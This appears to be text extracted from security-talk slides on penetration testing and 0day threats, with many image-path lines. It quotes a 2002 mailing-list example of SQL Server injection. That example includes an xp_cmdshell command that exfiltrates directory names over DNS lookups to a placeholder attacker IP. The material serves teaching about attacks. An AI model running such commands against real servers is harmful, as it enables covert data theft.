
















How big is your 0day
arsenal?







Again:

If we are going to simulate the (real) threat, we have to consider 0day.
(How do we defend against this?)

These days we just
simulate other pen-testers..

Professional Pen-Testers..

DNS Extrusion - "Useful"

```
Re: Manipulating Microsoft SQL Server Using SQL Injection(+ DNS Tunnels)
From: Haroon Meer <haroon@sensepost.com>
Date: Tue, 3 Sep 2002 12:07:00 +0200 (SAST)
```

... throw together a simple DNS tunnel.

Example..

-snip-

```
exec master..xp_cmdshell 'for /F "usebackq tokens=1,2,3,4*" %i in (`dir
c:\*.`) do (nslookup %l. YOUR_IP_HERE)'
```

